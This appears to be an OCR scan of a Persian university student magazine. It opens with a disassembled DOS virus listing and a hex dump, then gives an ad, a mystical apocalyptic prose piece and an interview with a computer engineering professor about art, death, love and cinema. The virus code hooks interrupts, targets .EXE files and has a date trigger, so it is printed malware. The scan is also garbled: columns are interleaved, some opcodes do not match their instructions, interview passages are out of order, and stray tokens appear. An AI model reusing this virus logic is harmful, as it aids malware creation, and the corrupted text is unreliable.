XXXX:0335 E97C03	JMP 06B4	XXXX:02A5 8B1E4200	MOV BX,[0042]
XXXX:0338 50	PUSH AX	XXXX:02A9 2E	CS:
XXXX:0339 53	PUSH BX	XXXX:02AA A3CD01	MOV [01CD],AX
XXXX:033A 51	PUSH CX	XXXX:02AD 2E	CS:
XXXX:033B 52	PUSH DX	XXXX:02AE 891ECF01	MOV [01CF],BX
XXXX:033C 1E	PUSH DS	XXXX:02B2 B8A301	MOV AX,01A3
XXXX:033D 06	PUSH ES	XXXX:02B5 FA	CLI
XXXX:033E 56	PUSH SI	XXXX:02B6 A34000	MOV [0040],AX
XXXX:033F 57	PUSH DI	XXXX:02B9 8C0E4200	MOV [0042],CS
XXXX:0340 55	PUSH BP	XXXX:02BD FB	STI
XXXX:0341 81C3C900	ADD BX,00C9	XXXX:02BE A12000	MOV AX,[0020]
XXXX:0345 89DE	MOV SI,BX	XXXX:02C1 8B1E2200	MOV BX,[0022]
XXXX:0347 90	NOP	XXXX:02C5 2E	CS:
XXXX:0348 802E	MOV AL,2E	XXXX:02C6 A30302	MOV [0203],AX
XXXX:034A 3807	CMP [BX],AL	XXXX:02C9 2E	CS:
XXXX:034C 740C	JZ 035A	XXXX:02CA 891E0502	MOV [0205],BX
XXXX:034E B000	MOV AL,00	XXXX:02CE B8D101	MOV AX,01D1
XXXX:0350 3807	CMP [BX],AL	XXXX:02D1 FA	CLI
XXXX:0352 7503	JNZ 0357	XXXX:02D2 A32000	MOV [0020],AX
XXXX:0354 E95403	JMP 06AB	XXXX:02D5 8C0E2200	MOV [0022],CS
XXXX:0357 43	INC BX	XXXX:02D9 FB	STI
XXXX:0358 EBEE	JMP 0348	XXXX:02DA A12400	MOV AX,[0024]
XXXX:035A B045	MOV AL,45	XXXX:02DD 8B1E2600	MOV BX,[0026]
XXXX:035C 384701	CMP [BX+01],AL	XXXX:02E1 2E	CS:
XXXX:035F 7403	JZ 0364	XXXX:02E2 A36102	MOV [0261],AX
XXXX:0361 E94703	JMP 06AB	XXXX:02E5 2E	CS:
XXXX:0364 B058	MOV AL,58	XXXX:02E6 891E6302	MOV [0263],BX
XXXX:0366 384702	CMP [BX+02],AL	XXXX:02EA B80E02	MOV AX,020E
XXXX:0369 7403	JZ 036E	XXXX:02ED FA	CLI
XXXX:036B E93D03	JMP 06AB	XXXX:02EE A32400	MOV [0024],AX
XXXX:036E B045	MOV AL,45	XXXX:02F1 8C0E2600	MOV [0026],CS
XXXX:0370 384703	CMP [BX+03],AL	XXXX:02F5 FB	STI
XXXX:0373 7403	JZ 037B	XXXX:02F6 A12400	MOV AX,[0024]
XXXX:0375 E93303	JMP 06AB	XXXX:02F9 8B1E2600	MOV BX,[0026]
XXXX:0378 E8E403	CALL 075F	XXXX:02FD 2E	CS:
XXXX:037B 3C00	CMP AL,00	XXXX:02FE A37302	MOV [0273],AX
XXXX:037D 7403	JZ 0382	XXXX:0301 2E	CS:
XXXX:037F E92903	JMP 06AB	XXXX:0302 891E7502	MOV [0275],BX
XXXX:0382 B80000	MOV AX,0000	XXXX:0306 B86502	MOV AX,0265
XXXX:0385 8E00	MOV ES,AX	XXXX:0309 FA	CLI
XXXX:0387 26	ES:	XXXX:030A A32400	MOV [0024],AX
XXXX:0388 8B1E8000	MOV BX,[0080]	XXXX:030D 8C0E2600	MOV [0026],CS
XXXX:038C 26	ES:	XXXX:0311 FB	STI
XXXX:038D A18200	MOV AX,[0082]	XXXX:0312 8CC8	MOV AX,CS
XXXX:0390 8E00	MOV ES,AX	XXXX:0314 8ED8	MOV DS,AX
XXXX:0392 B8E8A8	MOV AX,A8E8	XXXX:0316 B02E	MOV AL,2E
XXXX:0395 26	ES:	XXXX:0318 A27702	MOV [0277],AL
XXXX:0396 3907	CMP [BX],AX	XXXX:031B B8FF2E	MOV AX,2EFF
XXXX:0398 7402	JZ 039C	XXXX:031E A37802	MOV [0278],AX
XXXX:039A EB6F	JMP 040B	XXXX:0321 B82B03	MOV AX,032B
XXXX:039C B8060E	MOV AX,0E06	XXXX:0324 A37A02	MOV [027A],AX
XXXX:039F 26	ES:	XXXX:0327 1F	POP DS
XXXX:03A0 394702	CMP [BX+02],AX	XXXX:0328 5B	POP BX
XXXX:03A3 7566	JNZ 040B	XXXX:0329 5B	POP AX
XXXX:03A5 B85203	MOV BX,0352	XXXX:032A EA00000000	JMP 0000:0000

XXXX:0727 8B1E4E00	MOV BX,[004E]	XXXX:0680 5A	POP DX
XXXX:072B 26	ES:	XXXX:0681 59	POP CX
XXXX:072C A32B03	MOV [032B],AX	XXXX:0682 5B	POP BX
XXXX:072F 26	ES:	XXXX:0683 5B	POP AX
XXXX:0730 891E2D03	MOV [032D],BX	XXXX:0684 EA00000000	JMP 0000:0000
XXXX:0734 B87702	MOV AX,0277	XXXX:0689 50	PUSH AX
XXXX:0737 FA	CLI	XXXX:068A 53	PUSH BX
XXXX:0738 A34C00	MOV [004C],AX	XXXX:068B 51	PUSH CX
XXXX:073B 8C064E00	MOV [004E],ES	XXXX:068C 52	PUSH DX
XXXX:073F FB	STI	XXXX:068D 1E	PUSH DS
XXXX:0740 EB04	JMP 0746	XXXX:068E 06	PUSH ES
XXXX:0746 8CC8	MOV AX,CS	XXXX:068F B80000	MOV BX,0000
XXXX:0748 2E	CS:	XXXX:06C2 0E	PUSH CS
XXXX:0749 8B9C44FE	MOV BX,[SI+FE44]	XXXX:06C3 1F	POP DS
XXXX:074D 29D8	SUB AX,BX	XXXX:06C4 B8E9B6	MOV AX,B6E9
XXXX:074F 2E	CS:	XXXX:06C7 43	INC BX
XXXX:0750 898444FE	MOV [SI+FE44],AX	XXXX:06C8 3947FF	CMP [BX-01],AX
XXXX:0754 07	POP ES	XXXX:06CB 75FA	JNZ 06C7
XXXX:0755 1F	POP DS	XXXX:06CD 4B	DEC BX
XXXX:0756 5A	POP DX	XXXX:06CE 89DE	MOV SI,BX
XXXX:0757 59	POP CX	XXXX:06D0 E90E01	JMP 07E1
XXXX:0758 5B	POP BX	XXXX:06D3 B448	MOV AH,48
XXXX:0759 58	POP AX	XXXX:06D5 B8A000	MOV BX,00A0
XXXX:075A 2E	CS:	XXXX:06D8 CD21	INT 21
XXXX:075B FFAC42FE	JMP FAR [SI+FE42]	XXXX:06DA 8E00	MOV ES,AX
XXXX:075F 803C41	CMP BYTE PTR [SI],41	XXXX:06DC 3D0800	CMP AX,0008
XXXX:0762 7503	JNZ 0767	XXXX:06DF 7506	JNZ 06E7
XXXX:0764 B001	MOV AL,01	XXXX:06E1 81C60008	ADD SI,0800
XXXX:0766 C3	RET	XXXX:06E5 E85F	JMP 0746
XXXX:0767 803C42	CMP BYTE PTR [SI],42	XXXX:06E7 890008	MOV CX,0800
XXXX:076A 7503	JNZ 076F	XXXX:06EA F2	REP NZ
XXXX:076C B001	MOV AL,01	XXXX:06EB A4	MOVSB
XXXX:076E C3	RET	XXXX:06EC B80000	MOV AX,0000
XXXX:076F 803C61	CMP BYTE PTR [SI],61	XXXX:06EF 8ED8	MOV DS,AX
XXXX:0772 7503	JNZ 0777	XXXX:06F1 A1BC00	MOV AX,[00BC]
XXXX:0774 B001	MOV AL,01	XXXX:06F4 8B1EBE00	MOV BX,[00BE]
XXXX:0776 C3	RET	XXXX:06F8 26	ES:
XXXX:0777 803C62	CMP BYTE PTR [SI],62	XXXX:06F9 A3B506	MOV [06B5],AX
XXXX:077A 7503	JNZ 077F	XXXX:06FC 26	ES:
XXXX:077C B001	MOV AL,01	XXXX:06FD 891EB7D6	MOV [06B7],BX
XXXX:077E C3	RET	XXXX:0701 FA	CLI
XXXX:077F B000	MOV AL,00	XXXX:0702 B83003	MOV AX,0330
XXXX:0781 C3	RET	XXXX:0705 A3BC00	MOV [00BC],AX
XXXX:0782 B43D	MOV AH,3D	XXXX:0708 8C06BE00	MOV [00BE],ES
XXXX:0784 B000	MOV AL,00	XXXX:070C FB	STI
XXXX:0786 89F2	MOV DX,SI	XXXX:070D B404	MOV AH,04
XXXX:0788 CD21	INT 21	XXXX:070F CD1A	INT 1A
XXXX:078A 89C3	MOV BX,AX	XXXX:0711 88D0	MOV AL,DL
XXXX:078C B80157	MOV AX,5701	XXXX:0713 B400	MOV AH,00
XXXX:078F 2E	CS:	XXXX:0715 B206	MOV DL,06
XXXX:0790 8B0EA007	MOV CX,[07A0]	XXXX:0717 F6F2	DIV DL
XXXX:0794 2E	CS:	XXXX:0719 80FC00	CMP AH,00
XXXX:0795 8B16A207	MOV DX,[07A2]	XXXX:071C 752B	JNZ 0746
XXXX:0799 CD21	INT 21	XXXX:071E B80000	MOV AX,0000
XXXX:079B B43E	MOV AH,3E	XXXX:0721 8ED8	MOV DS,AX
XXXX:079D CD21	INT 21	XXXX:0723 9D	NOP
XXXX:079F C3	RET	XXXX:0724 A14C00	MOV AX,[004C]

## ویروس یوا

## یوشن V

XXXX:07CC B43E	MOV AH,3E	XXXX:07A0 0000	ADD [BX+SI],AL
XXXX:07CE 89EB	MOV BX,BP	XXXX:07A2 0000	ADD [BX+SI],AL
XXXX:07D0 CD21	INT 21	XXXX:07A4 B43D	MOV AH,3D
XXXX:07D2 2E	CS:	XXXX:07A6 B000	MOV AL,00
XXXX:07D3 813E12097619	CMP WORD PTR [0912],1976	XXXX:07A8 89F2	MOV DX,SI
XXXX:07D9 7503	JNZ 07DE	XXXX:07AA CD21	INT 21
XXXX:07DB B001	MOV AL,01	XXXX:07AC 89C5	MOV BP,AX
XXXX:07DD C3	RET	XXXX:07AE B442	MOV AH,42
XXXX:07DE B000	MOV AL,00	XXXX:07B0 B000	MOV AL,00
XXXX:07E0 C3	RET	XXXX:07B2 B90000	MOV CX,0000
XXXX:07E1 1E	PUSH DS	XXXX:07B5 BA0000	MOV DX,0000
XXXX:07E2 B80000	MOV AX,0000	XXXX:07B8 89EB	MOV BX,BP
XXXX:07E5 8ED8	MOV DS,AX	XXXX:07BA CD21	INT 21
XXXX:07E7 813E88015513	CMP WORD PTR [0188],1355	XXXX:07BC B43F	MOV AH,3F
XXXX:07ED 7508	JNZ 07F7	XXXX:07BE 89EB	MOV BX,BP
XXXX:07EF 1F	POP DS	XXXX:07C0 B92000	MOV CX,0020
XXXX:07F0 81C60008	ADD SI,0800	XXXX:07C3 BA0009	MOV DX,0900
XXXX:07F4 E94FFF	JMP 0746	XXXX:07C6 1E	PUSH DS
XXXX:07F7 C70688015513	MOV WORD PTR [0188],1355	XXXX:07C7 0E	PUSH CS
XXXX:07FD BF0001	MOV DI,0100	XXXX:07C8 1F	POP DS
XXXX:0800 1F	POP DS	XXXX:07C9 CD21	INT 21
XXXX:0801 E9CFFE	JMP 06D3	XXXX:07CB 1F	POP DS

XXXX:0103 C9 4D 00 4D EA 4D FB 4D F7 4D F2 4D F7 4D F0 4D .M.M.M.M.M.M.M  
 XXXX:0113 CA 4D CA 4D E3 D7 C9 C9 FD C9 11 C9 0E C9 C9 C9 .M.M. ....  
 XXXX:0123 EB C9 18 C9 18 C9 0A C9 C9 C9 1F C9 12 C9 1B C9 .....  
 XXXX:0133 1E C9 1C C9 C9 C9 12 C9 1C C9 C9 C9 0A C9 0C C9 .....  
 XXXX:0143 1D C9 12 C9 1F C9 0E C9 D7 C9 C9 C9 F1 4D EE 4D ..... M.M  
 XXXX:0153 F5 4D F9 4D CA 4D CA 4D E3 D7 C9 C9 02 C9 18 C9 .M.M.M.M. ....  
 XXXX:0163 1E C9 C9 C9 16 C9 1E C9 1C C9 1D C9 C9 C9 0F C9 .....  
 XXXX:0173 12 C9 17 C9 0D C9 C9 C9 F1 C9 0A C9 16 C9 0E C9 .....  
 XXXX:0183 0D C9 C9 C9 FC C9 11 C9 0E C9 12 C9 0B C9 0A C9 .....  
 XXXX:0193 17 C9 22 C9 C9 C9 FB C9 0A C9 0D C9 D7 C9 C9 C9 ... ..



آموزش عملی اینترنت و طراحی صفحات وب

استفاده از اینترنت در محل شرکت رایان نت

(Cyber Coffee)

۲۸۵۱۰۲۵

# آخرین سوشیانت

ابوالفضل  
غلامرضایی

...هم آنگاه، پس هزار گردش خاک، گرد  
رخشان چراغ سپهر، آتنا به کنار اورال باز  
گردد. نیک گوهر فروهر، سرافراز گرزه گاو  
سر، بنماید. که بلند درفش کاویان  
برافراشته اند خاکیان. مردان اهورا پرست،  
آن یاوران نیک سرشت سرشت نیک، دیگر  
بار، به پیکار اهریمنان قد برافراشته اند.  
اهورا، آن یگانه دادار گیتی، بعد هم آورد  
بهمن، پس هونر گره فریدون و زرتشت، پیام  
آور نیکی، آن صاحب اشتران زرد موی،  
سرافراز پهلوانی دیگر، از خاندان کیانی،  
برگزیند. گرزه گاو روی بدستش سپارد و  
آخرین سوشیانت در زمین، بر خروش آید.  
تاج سروری، ز خاکیان بر باید. پولاد مردان  
آوردگاه رزم، بر گردش آیند و کاویان  
درفش بر او پیش آورند. آژی دهاگ، بندها  
گشوده، سرافراز، البرز کوه به خون یلان  
آکنده است. دیو، به پندار اهریمنی، کردار  
کند. فریاد خداوندگاری سردهد. بر اهریمن  
بخواند که خود اهرمن است. پگاه، فرا سوی  
الوند، آتنا، آتش اهورایی به دست، چو گویی  
رخشان، گویی هور، ز باختر می تابد. سایه  
ها در تکاپو، سایه ای از بلندای الوند، تا به  
جیحون کشیده، فریدون سان، گرزه گاو سر  
به دست، بر نیست جای آرش، آن یل  
کمانگیر، در نیاز است و دامان الوند در  
خروش. به گاه فرودش، آتنا فریاد کند: هم  
اوست در بند کشنده اهرمن به ابد. هم آنگاه،  
به صحرای سینا، تابوت مقدس، آن ترکه  
آل یعقوب، بر فراز است. مردان یکتا پرست،  
جامگان سپید بر تن، در خروش آیند، که  
دگر بار فرعونیان، فرزندان اسرائیل را به  
قربانگاه برند. طور در لرزه آید، زیتون  
شعله کشد، مسیح در پاک جایگاه طویست.  
آمده تا درهای بزرگ پرستشگاه شرق را

بکشاید و بشارت دهد بر پیروزی یهو. هم آنگاه، یهودائیان،  
دگر بار، عیسویان را به صلیب می کشند. مردان خدا را  
زکریاوار، قطعه قطعه می کنند و پاک سرشتان به سان یحیی  
به دیدار معبودشان می شتابند. سپیده دم، سرزمین مقدس  
سامیان، عبادتگاه بزرگ، صلیب جهالت یهودا، همچنان پا  
برجاست. پیروان راستین مسیح، آمده اند تا از این بار،  
پاسخی سخت، به خیانت یهودائیان دهند و تلخ مزه مرگ را  
به قارونیان بچشانند. او می آید. فرزند مریم عذرا، از فراز  
آسمان، نشسته بر دستهای روح القدس، می آید تا به یاری  
پروردگار هستی، صلیب بزرگ را در هم شکند و نماز پیروان  
راستینش را به امامت نشیند. هم آنگاه، سرزمین حجاز، شهر  
امن مکه، کعبه، نجوای راز، مردی از تبار اسماعیل در مقام  
ابراهیم است. لباس رزم محمد بر تن، ذوالفقار در کف، زرد  
دستار شجاعت حیدر کرار به سر، سوار بر اسب سفید.  
گویی آفتاب شرق از جایگاه ذبح اسماعیل بر خاسته است. او  
آمده تا فریاد حقیقت خواهی پسر عمش، آن گشاینده  
کنجهای طالقان، را پاسخ گوید. او آمده تا اشتر وار، دژ کوفه  
را از جای کنده، جنگاور مردانش را سالار باشد. او آمده تا  
بین المسجدین راه از وجود آل سفیان، پاک کند. و کروبیان  
در عرش ندا دهند، اوست انتقام گیرنده خون دوست داران  
حق، اوست جای نشین آفریدگار به روی زمین. هم آنگاه،  
آری، هم آنگاه که یکتا پرستان گیتی، تیغ کشیده، ز سودای  
عالم رهیده، کلام پروردگارشان بر لب، می روند تا پرده های  
جهالت کنار زنند، پیام 'جاء الحق و زهق الباطل' را مصداق  
بخشند، به حق جهان را پر کنند، بر باطل بخروشند، او می آید.  
انگشتری سلیمان در دست، بر شوکت رسولان، رسیده بر  
بلندای هستی خویش، آرام، می آید هابیل وار، در پیشگاه  
پروردگار هستی، به سالاری قربان کنندگان نفس، که بد  
نفس هستی را به قربان پیش آورد. راه پرستشگاه خاکیان تا  
درهای آسمان را، پاک سازد. می آید تا پس برخاستن  
مردمان به آخرین پیکار، تجلی وعده پروردگار جهان، مهدی  
تشیع، مسیح یهود، عیسی مسیح باشد. او می آید تا که آخرین  
سوشیانت باشد.

\*\*\*

با آقای دکتر صاحب‌الزمانی در ترم دوم سال ۷۵ آشنا شدیم. معمولاً لبخندی بر لب دارد (چیزی که در دانشکده کامپیوتر کمتر دیده می‌شود!!!) خونسرد و آرام است. به مسائل فرهنگی، هنری و فوق برنامه توجه خاصی دارد (برعکس برخی از اساتید که معتقدند کمی ورزش و بقیه‌اش همه درس)؛ از حضور در اردوی ترم گذشته آرامگاه ظهیرالدوله گرفته تا اردوی دارآباد این ترم. شعر مرغ سحر را دوست می‌دارد. فقط بعضی وقتها سؤالهای خیلی سخت طرح می‌کند... از ایشان دعوت می‌کنیم که در یک مصاحبه شفاهی (نه کتبی!) شرکت کنند!!! بدون هیچ شرطی می‌پذیرند! (واقعاً در دانشکده مهندسی کامپیوتر دانشگاه امیرکبیر عجیب است!)

■ ضمن عرض سلام خدمت آقای دکتر، لطفاً خودتان را معرفی نمایید.

○ بنده مرتضی صاحب‌الزمانی هستم. دوره کارشناسی را در صنعتی اصفهان و کارشناسی ارشد و دکتری را در کشور استرالیا تحصیل کرده‌ام. اواسط سال ۷۵ از استرالیا به ایران آمدم. دانشگاه‌های مختلفی را بررسی کردم. نهایتاً این دانشگاه را انتخاب کردم و از ترم دوم ۷۵ در امیرکبیر مشغول به کار هستم.

■ اگر ممکن است سال تولدتان را هم بفرمایید.  
○ ۱۳۴۴

■ اگر اجازه بدهید چون مصاحبه مربوط به بخش فرهنگی است مستقیماً به سؤالات پردازیم، آقای دکتر شما به هنر علاقه دارید؟  
○ تا حدودی بله. کیست که به هنر علاقمند نباشد؟

■ به نظر شما تعریف هنر چیست؟  
○ از این تعریفهای فلسفی باید فکر کنم تا در بیاورم (با خنده) اما چیزی که خوانده‌ام و شنیده‌ام و به نظرم درست می‌آید این است که هنر در واقع زیباییایی است که در طبیعت وجود دارد که خیلیها ممکن است اینها را نبینند و یک هنرمند آنها را در مقابل دیدگان دیگران قرار می‌دهد. به بیان دیگر زیباییهای موجود را ظاهر می‌کند تذکری می‌دهد به دیگران که این زیباییها وجود دارد.

■ شما خودتان شخصاً به هنر خاصی علاقمندید؟

○ خیلی نمی‌توانم اولویت بدهم. به خوشنویسی نقاشی و شعر علاقه دارم ولی هنرمند هیچکدام از آنها نیستم. به عنوان به... (باخنده) user


■ سابقه هنری؟  
○ خطاطی و نقاشی هر موقعی حوصله داشته باشم. آنهم برای خودم. شعر هم که فقط به عنوان یک user

## ■ در هالیوود مگر کسی خوب هم بازی می‌کند؟!

■ به نظر شما فرق شعر کلاسیک و شعر معاصر چیست؟  
○ شعر معاصر منظور شعر نو است؟  
■ بله.

○ ببینید! به نظر من فرق واضح آن این است که یک موقعی بعضی از شعرها به این نتیجه رسیده‌اند که قالبهای تعریف شده ممکن است نتواند احساسات انسان را بیان کند و گفتند بیایید اینها را بشکنیم و کاری کنیم که کسی که می‌خواهد حرف یا احساسی را بیان کند بدون این چارچوبها باشد و خیلی راحت بتواند منظور خود را بیان کند. معمولاً وقتی چیزی را بدست می‌آوریم یک چیزی را از دست می‌دهیم و طبیعی است که آهنگ دلنشینی که در شعر کهن وجود دارد و وزنهایی را که انتخاب شده و... اینها را از دست می‌دهیم. البته این که می‌گویم از دست می‌دهیم نه به این معنا که چیز بدی است یا ناگوار است! نه؟! بالاخره یک چیز بدست می‌آوریم و یک چیز از دست می‌دهیم ولی خوب، هرکدام مزایا و معایب خاص خودش را دارد.

■ از بهترین شعرهایی که تا کنون خوانده‌اید برای ما محبت کنید.





خواهد بود (در زمینه درس خواندن هم همینطور است) کار جنبی باید باشد زیرا انگیزه می‌دهد ولی من فکر می‌کنم عده‌ای فراموش کرده‌اند که چرا به دانشگاه آمده‌اند و اسم آنها دانشجوی است و قرار است کار اصلی آنها جستجوی علم باشد. در مقام مقایسه با دانشگاه‌های دیگر، به نظر من کمی افراط می‌شود اینجا کمی زیاد است.

## ■ عروسی خوبان، پرسروصدا ترین فیلم مخملیاف ...

■ با توجه به اینکه جو دانشگاه امیرکبیر با بقیه دانشگاهها معمولاً متفاوت است شما تأثیر این امر را روی دانشجویان چطور ارزیابی می‌کنید؟

○ ببینید! قبل از انقلاب هم در این دانشگاه فعالیت‌های فوق برنامه می‌شد ولی به درشتان هم خیلی می‌رسیدند. من تعجب می‌کنم که چطور کسانی که الان در فوق برنامه کار می‌کنند وقت کم می‌آورند و مثلاً سر کلاسهایشان نمی‌آیند! به نظر «منطقی» نمی‌آید! به نظر من خیلی از وقتها دارد تلف می‌شود. یک سری برنامه‌ها هست، حالا من به طور مشخص کار ندارم ولی به نظر می‌آید کارهایی دارد انجام می‌شود که برای دانشجوی نباید اولویت داشته باشد در حالی که مشکل رد شدن در درس یکی از مشکلات رایج دانشجویان است!!! شاید این پیشنهاد قابل بررسی باشد که فعالیت‌های فوق برنامه خود را به سمت حل این مشکل سوق دهید. هرچند در حال حاضر فعالیت‌هایی در این زمینه دارید.

■ حالا به سؤال دیگه! آقای دکتر، دیدگاه شما نسبت به مرگ چیست؟ مرگ را چطور می‌بینید؟

○ به نظر من، مرگ اگر پایان هستی باشد، زندگی خیلی چیز مسخره‌ای می‌شود. بنابراین اصولاً نباید چنین چیزی باشد. وگرنه زندگی کردن مابسی مورد می‌شود.

به نظر من مرگ تازه اول زندگی است. و شروع برداشتهایی از تلاشهای انسان در این دنیاست. اگر خوب یا بد بودیم، نتیجه‌اش را می‌بینیم.

■ یعنی اگر آن طرفی باشد، فقط نتیجه کارهایمان را می‌بینیم؟ دیگر جنبشی در آن طرف نیست؟ (مانند دنیا)

○ یک شعری که در ۲-۳ سال اخیر به نظرم خیلی زیبا آمد آن شعر حافظ است که می‌گوید:  
سمن بویان غبار غم چو بنشینند بنشانند  
پری رویان قرار از دل چو بستیزند بستانند  
تا آخر ... صنایع ادبی که بکار برده برای لغاتی که بهم نزدیک‌اند و معانی مختلفی دارند واقعاً هنر حافظ را نشان می‌دهد که چقدر لغات و جملات مثل موم در دستش است و خیلی راحت با آنها بازی می‌کند و یا آن قسمت که می‌فرماید:

چو منصور از مراد آنان که بردارند بردارند  
بدین درگاه حافظ را چو می‌خوانند میرانند  
از این جناسها و اینها در این شعر خیلی زیاد است و شاید هر بیت یکی دو تا دارد.

■ آقای دکتر شما غیر تخصص خودتان را هم مطالعه می‌کنید؟

○ من از زمان دبیرستان نه راهنمایی از زمان راهنمایی یادم هست که به کتابهای اجتماعی و مذهبی علاقمند شدم. (اگر برگردیم به زمان کودکی که آن موقع هم قصه‌های زیادی می‌خواندیم کتابخانه بزرگی هم داشتیم که به دیگران هم کتاب می‌دادیم. و همین جور دادیم و هی رفت (خنده دکتر)... بله همانطور که گفتم به کتابهای اجتماعی و مذهبی علاقه‌مند شدم.  
بعداً کتابهای اجتماعی سیاسی فلسفی، نمی‌دانم، مذهبی رمان ... هرچه گرم می‌آمد فروگذار نمی‌کردم مخصوصاً در دوران انقلاب که انگیزه بیشتر بود الان هم سعی می‌کنم فرصت را برایش ایجاد کنم.

■ فعالیت‌های هنری و فوق برنامه بچه‌ها را در دانشکده چگونه می‌بینید؟

○ یک موقعی ما غصه می‌خوریم که چرا دانشجویان فقط درس می‌خوانند و کار فوق برنامه ندارند حالا غصه می‌خوریم (با خنده) که چرا اینقدر کار فوق برنامه دارند و درس نمی‌خوانند! ترم گذشته یک تمرین می‌خواستیم بدهم که مقداری وقت گیر بود تمرین را دادم و گفتم کمی وقت گیر است و ممکن است به کارهای فوق برنامه تان نرسید ولی خب عیبی ندارد! این هم به دردتان می‌خورد (خنده دکتر)... ولی در کل این خیلی خوب است که دانشجویان فعالیت‌های غیر درسی هم دارند و من از این جوشش و فعالیت‌هایی که در آنها می‌بینم واقعاً راضی و خوشحالم. کلاً آدم اگر یک بعدی شود (حال در هر زمینه‌ای) دید خیلی محدودی پیدا می‌کند. هرکس می‌خواهد در کار اصیلش موفق باشد لازمه‌اش آن است که ابعاد دیگر را در نظر داشته باشد. کسی که یک بعدی است در همان یک کار هم ناموفق

○ نه! جنبش به زندگی مادی برمی‌گردد و این تلاشها هم اگر هدف ماندنی داشته باشد نتیجه‌اش ماندنی است. از طرفی دیگر اگر از دید اجتماعی به مرگ نگاه کنیم، به نظر من مرگ یک هشدار خیلی خوبی است. یک دوست آگاه کننده است. حالا انشاءالله برای کسی پیش نیاید که نزدیکی را از دست بدهد، ولی وقتی انسان نزدیکی را از دست می‌دهد تا مدتی ناخودآگاه در فکر فرو می‌رود که کلاً من چه کار می‌کنم؟ چرا زندگی می‌کنم؟ هدف من از این کارها چیست؟ چون خیلی ملموس این واقعیت به او گوشزد می‌شود که این دنیا و چیزهای مادی و دنیوی ماندنی نیست. این دیدی است که کلاً راجع به مرگ دارم.

اما نسبت به زندگی اگر بخواهیم صحبت کنیم، اگر زندگی دور خودمان چرخیدن باشد که من اسمش را زندگی عساری می‌گذارم، واقعاً کاری نکرده‌ایم جز همان کاری که یک اسب می‌کند. روی چشمش پوشانده شده و فکر می‌کند در حال حرکت است. اما در واقع دارد دور خودش می‌چرخد. اگر هرچه زودتر هدفی برای خودمان تعیین نکنیم و یک سری اصول برای خودمان تدوین نکنیم، خیلی راحت می‌بینیم که داریم به بطالت وقت می‌گذرانیم و این چیزی نیست که از یک انسان انتظار می‌رود.

■ پس شما هم عشق را به دو قسمت حقیقی و مجازی تقسیم می‌کنید؟

○ همانطوری که گفتم این عشقها جلوه‌ای از همان عشق مقدس است. جلوه‌ای از عشق به خداوند و عشق حقیقی.

بحثی است در عرفان (که حضرت امام هم در یکی از صحبت‌های تفسیرشان فرمودند) و آن اینکه کلاً این احساسی که در انسان وجود دارد که به دنبال چیزی باشد مثل مال و مقام و ...، در واقع انسان به دنبال یک معبود لایتناهی که خداست می‌گردد ولی خودش نمی‌داند. به همین دلیل هم وقتی به آن مثلاً مقام دنیوی نمی‌رسد احساس پوچی می‌کند و می‌فهمد که این آن چیزی نیست که به دنبالش بوده.

## ■ گوزنها ، تأثیر گذار بود...

■ حالا چند سؤال دیگر. شما به سینما علاقه دارید؟

○ بله

■ آقای دکتر! نظر شما راجع به سینمای مخملباف چیست؟

○ سینمای مخملباف!!!... طیف وسیعی دارد، اگر راجع به فیلم خاصی بپرسید شاید راحت‌تر بتوانم صحبت کنم.

■ حالا شما راجع به گبه صحبت کنید.

○ گبه را ندیدم (خنده دکتر)

■ راجع به یک فیلم که از مخملباف دیدید؟

○ فکر می‌کنم پر سروصدا ترین فیلم او همان عروسی خوبان بوده، همان موقعی بود که تغییر ذهنیهایی در او ایجاد شده بود. کلاً فیلم‌هایی که می‌سازد تا آنجا که یادم می‌آید (غیر از فیلمهای اخیر که ندیده‌ام) مایه‌های سیاسی داشته‌اند، البته فیلمهای قبل از آنها مایه‌های مذهبی شدیدی را داشتند. مانند توبه نصوح و مرگ دیگری.

همه‌اش هم خیلی قوی کار می‌کند. آن منظوری را که می‌خواهد برساند خیلی راحت القا می‌کند.

■ بازی کدام بازیگر ایرانی را بیشتر می‌پسندید؟

○ اخیراً بازی آقای مهدی فتحی نظرم را جلب کرده است. بخصوص در سریال امام علی. از هنرپیشه‌های

## ■ یک زمانی ما غصه می‌خوردیم که چرا دانشجوها فقط درس می‌خوانند، حالا ...

■ عشق را چطور می‌بینید؟ آیا واقعاً تفکیک عشق به حقیقی و مجازی درست است؟

○ یک موهبتی خداوند به انسان عطا کرده و آن عشق است که واقعاً چیز مقدسی است. به عقیده من این عشق زمینی که مثلاً در خانواده بین دو همسر، پدر و فرزند و... وجود دارد، جلوه‌ای هستند از آن عشق مقدسی که خداوند در انسان قرار داده. حال اگر بخواهیم این عشق مقدس را لکه‌دارش کنیم، ظلم به این چنین پدیده مقدسی است. اگر با تعبیر "عشقهایی که از پی رنگی بود..." بخواهیم به عشق زمینی بنگریم مثل این است که یک دسته گل خیلی زیبا یا یک چیز با ارزش را به لجن بکشیم که این واقعاً یک کار مذمومی به نظر می‌رسد. عشق هم یک چیز مقدسی است، اما این قابلیت را دارد که به لجن کشیده شود، که به نظر من ظلم بزرگی است.

درس خواندن!

به نظر من شاید علت آن این است که جوانها مقداری از مطالعه متفرقه بیگانه شده‌اند. البته نمی‌توانم بگویم اکثر آنها؛ اقل آنها. چون من داخل جوانها نیستم.

